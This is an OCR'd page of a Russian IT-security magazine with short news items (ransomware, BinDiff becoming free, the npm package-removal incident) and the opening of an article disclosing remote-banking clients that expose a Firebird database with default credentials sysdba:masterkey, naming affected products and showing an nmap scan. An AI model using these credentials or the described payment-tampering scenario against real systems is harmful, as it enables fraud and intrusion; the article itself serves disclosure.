


Вымогатель CryptoWall преимущественно атакует пользователей из США, Японии и Турции.



TeslaCrypt, в свою очередь, сосредоточен на атаках пользователей из Кореи, США и Турции.





BINDIFF ТЕПЕРЬ БЕСПЛАТНЫЙ

BinDiff разработала компания Zynamics, которую еще в 2011 году приобрела Google. До недавнего времени этот инструмент стоил 1700 долларов, затем его цену снизили до отметки 200 долларов, а теперь BinDiff вообще превратился в бесплатную утилиту, о чем официально сообщил в своем блоге инженер компании Google Кристиан Бличманн (Christian Blichmann).

BinDiff используется для анализа и сравнения бинарников. Данная тулза весьма популярна (и совершенно заслуженно) у экспертов по информационной безопасности и применяется для поиска малвари, анализа патчей и других похожих задач. BinDiff поддерживает архитектуры x86, MIPS, ARM/AArch64, PowerPC и другие. По словам Бличманна, в Google утилита задействована в масштабных задачах по поиску малвари и помогает защитить как внешних пользователей компании, так и ее персонал.

Версия BinDiff 4.2 для Windows и Linux уже свободно доступна на официальном сайте. Впрочем, стоит помнить о том, что для использования BinDiff понадобится IDA Pro не ниже версии 6.8, а стоимость лицензии на IDA Pro начинается от 589 долларов.

25


0-day-уязвимостей было выявлено в 2015 году

→ Аналитики компании Secunia представили годовой отчет о всевозможных уязвимостях, обнаруженных за это время в различном ПО. Суммарно за 2015 год компания насчитала 16 081 уязвимость в 2484 продуктах 263 производителей. Лишь 2573 бага из найденных не были устранены и не имели патчей на момент обнародования подробной информации о них. Только такие уязвимости специалисты компании готовы считать 0-day, и только при условии, что для проблемы был создан работающий эксплоит. Таких уязвимостей насчитали всего 25 штук — ровно столько же, сколько в 2014 году. Аналитики оценили как «крайне критические» только 0,5% всех обнаруженных багов.

20%

сотрудников готовы продать свой корпоративный пароль

→ Одной из основных угроз в сфере корпоративного шпионажа по-прежнему остается пресловутый человеческий фактор. Желая узнать о проблеме больше, исследователи компании SailPoint провели анонимный опрос среди 1000 сотрудников различных организаций из США, Великобритании, Франции, Австрии и Нидерландов. Выяснилось, что 20% опрошенных готовы продать свои рабочие пароли третьим лицам. 44% из них даже не хотят торговаться и согласны уступить данные за 1000 долларов. 65% респондентов признались, что используют рабочий пароль в других, не связанных с работой приложениях. 32% без проблем сообщают свой пароль коллегам. Иронично, но 85% опрошенных при этом заявили, что не хотели бы стать жертвой утечки данных.



ОБИЖЕННЫЙ ПРОГРАММИСТ СЛОМАЛ УСТАНОВКУ ТЫСЯЧ ПРОЕКТОВ

Герой этой истории — оклендский программист по имени Азер Кочулу, разработавший и опубликовавший более 250 модулей и утилит с открытыми исходниками. Именно с ним связался юрист компании Kik и попросил переименовать утилиту kik, которую Кочулу распространял через пакетный менеджер npm.

Компания Kik занимается разработкой одноименного мессенджера для мобильных телефонов. В декабре этот мессенджер насчитывал 240 миллионов зарегистрированных пользователей. Компания утверждает, что им пользуются более 40% жителей США в возрасте от 13 до 19 лет.

Кочулу не стал переименовывать свой проект, но юрист Kik не сдавался. Следующее письмо получил уже не Кочулу, а руководство компании, которая поддерживает работу npm, и администраторы npm переименовали модуль kik без разрешения автора. Кочулу был взбешен. *«Я занимаюсь открытыми исходниками потому, что власть должна принадлежать людям»*, — публично заявил он через Medium и с этими словами убрал из npm 272 своих пакета.

Последствия оказались неожиданно значительными: на два с лишним часа тысячи проектов вышли из строя. «Во вторник, 22 марта, около 14:30 по тихоокеанскому стандартному времени мы стали фиксировать сотни ошибок в минуту, вызванных тем, что зависимые от этих модулей проекты, а за ними — зависимые от зависимых и так далее не могли установить удаленные пакеты», — описывали развитие событий администраторы npm. Никто не ожидал, что инструменты, которые ежедневно используют тысячи разработчиков и компаний, окажутся настолько хрупкими.

Чтобы подобное не повторилось, администраторы npm планируют усложнить удаление пакетов. Собираются ли они при этом прислушиваться к мнению разработчиков пакетов, неизвестно. Такое поведение доказывает, что Кочулу, хоть и не был прав в своем решении удалить код, от которого зависят совершенно невиновные в этой ситуации проекты, оказался точен в своей оценке npm: *«Эта ситуация заставила меня осознать, что npm — частное пространство, где корпорации сильнее людей»*. ⌶



Евгений Соболев
Practical Security Lab
sobolev@itpsl.ru

ДБО

ДИСТАНЦИОННОЕ БАНКОВСКОЕ ОГРАБЛЕНИЕ

Добавляя в систему сертификаты, устанавливая и настраивая криптопровайдеры, продираясь через дебри установки и настройки клиент-банка, начинаешь думать, что его система полностью продумана и безопасна. Ведь для защиты применяются всевозможные токены, используются многофакторные авторизации, антифрод-системы и прочее — в общем, делается все, чтобы свести к минимуму вероятность несанкционированного перевода денег клиента злоумышленниками. Но, как показывает практика, этого не всегда бывает достаточно. Об одном таком случае и пойдет речь.

ГДЕ СОБАКА ЗАРЫТА

В прошлом номере мы рассмотрели, как некорректно настроенная СУБД (а наличие включенной дефолтной учетной записи с известными всем логином/паролем и возможность доступа к серверу по сети трудно назвать корректной настройкой) может свести на нет все меры по разграничению доступа для персонала. Мы убедились, что, даже не имея на руках никаких 0day-сплоитов, не обладая никакими суперспособностями, практически любой человек, хоть немного связанный с IT, может спокойно получить доступ в любую точку предприятия или офиса (даже до кабинета гендира). Кто пропустил — рекомендую ознакомиться, может быть когда-нибудь в жизни пригодится. Надо сказать, что такой уязвимости оказались подвержены не только СКУД-системы, но и приложения дистанционного банковского обслуживания.

Речь о простой случайности/халатности, когда «толстый» клиент ДБО открывает порт СУБД (Firebird) наружу. Зачем это нужно — не совсем понятно. А еще меньше понятно, зачем разработчики оставляют стандартные логин и пароль от этой базы данных неизменными. В результате клиенты открывают счет в банке, устанавливают на компьютер бухгалтера клиент системы ДБО, который открывает доступ к внутренней базе данных всем сотрудникам компании. Эти сотрудники могут внести любое изменение в БД, например подменить реквизиты счета ежемесячного платежного поручения, и, когда придет время его оплатить, деньги компании уйдут не туда, куда планировалось. При этом использование токенов и СМС-кодов подтверждения не спасает — бухгалтер сам вставит токен и введет код из СМС, ведь он думает, что оплачивает легальную платежку. И все это реализуется без использования банковских троянов и не через интернет, не оставляет никаких следов и логов. Выяснить потом, как это произошло и тем более кто это сделал, будет крайне сложно, если вообще получится.

Да и без модификации БД можно обойтись — через доступ к БД возможно удаленно выполнять произвольные команды ОС с правами SYSTEM и захватить компьютер бухгалтера целиком!

Конечно, такая примитивная уязвимость свойственна не лидерам рынка ДБО, а скорее мелким производителям и банкам, разрабатывающим системы ДБО самостоятельно. Но это не уменьшает риски для клиентов и для самих банков — ведь, по сути, это можно рассматривать как вину банка, а значит, и требовать полную компенсацию ущерба от него.

ПОИСК УЯЗВИМЫХ КЛИЕНТОВ

Проверить наличие такой особенности в ДБО достаточно легко. Нужно установить клиентское приложение, выяснить, какая СУБД используется, и узнать, доступна ли она по сети, попробовать перебрать стандартные пароли (для Firebird это sysdba:masterkey). Проблема оказалась в другом — достать экземпляр ДБО порой сложно, для этого нужно открывать счет в банке, где он используется. А это время, формальности и обоснованные подозрения сотрудников банка. Да и заводить десятки счетов на одну компанию не очень хочется, а использовать подставные фирмы для этого трудоемко, особенно если учесть, что коммерческой выгоды здесь никакой нет.

Поэтому проверить все клиенты ДБО, которые хотелось, мне не удалось. Но среди проверенных некоторые оказались уязвимы. Про них и будет речь. Стоит, однако, учитывать, что у некоторых из этих систем есть версии с другими СУБД, где исследуемая уязвимость отсутствует.

РЕЗУЛЬТАТЫ

Условно все рассмотренные системы можно разделить на два типа, в зависимости от разработчика ПО:

- ДБО, разработанные софтверной компанией. Внедряются в разные банки как готовое решение;
- ДБО собственной разработки. Используется только в конкретном банке.

Как понимаешь, первый вариант для злоумышленника представляет больший интерес: при обнаружении уязвимости она затронет гораздо большее количество банков, использующих ДБО конкретного вендора. Второй вариант не так страшен, но тоже несет определенную опасность, хоть и для ограниченного круга лиц.

Установив системы ДБО и проверив на наличие уязвимости, я обнаружил, что ей подвержены:


- две системы ДБО, разработанные софтверной компанией: банк-клиенты «ИНИСТ» и СФТ;
- две системы ДБО собственной разработки банка: «ИК Банк» и Уралпромбанк.

Как я уже говорил, получение экземпляров ПО на тестирование — достаточно сложная процедура, и проверить удалось далеко не все варианты, которые хотелось. Тем не менее к части недоступных вариантов получилось добыть документацию, на основании которой можно сделать вывод, что эти системы также с большой долей вероятности уязвимы (сюда относится OTP Bank Ukraina).

Итак, у нас набрался, может быть, небольшой, но довольно разношерстный список ДБО. Давай поговорим о каждом экземпляре поподробней. Начнем с тех вариантов, которые были разработаны софтверными компаниями.

1. «ИНИСТ»

Разработка компании «ИНИСТ» доступна в двух версиях, в зависимости от используемой СУБД. Уязвима версия с СУБД Firebird. Второй вариант, основанный на MS Jet Database Engine, лишен такого недостатка — никакие порты наружу не торчат, а значит, в этом случае система устойчива к описываемым воздействиям.



Внешний вид системы «ИНИСТ»

Ну а Firebird по старой доброй привычке открывает порт для всей локальной сети.

```
[root@localhost ~]# nmap -sS -p3050 192.168.0.4


Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-27 18:10 MSK
Nmap scan report for 192.168.0.4
Host is up (0.00078s latency).
PORT      STATE SERVICE
3050/tcp open  gds_db
MAC Address: 08:00:27:82:10:53 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
[root@localhost ~]#
```

Открытый в локальную сеть порт СУБД Firebird

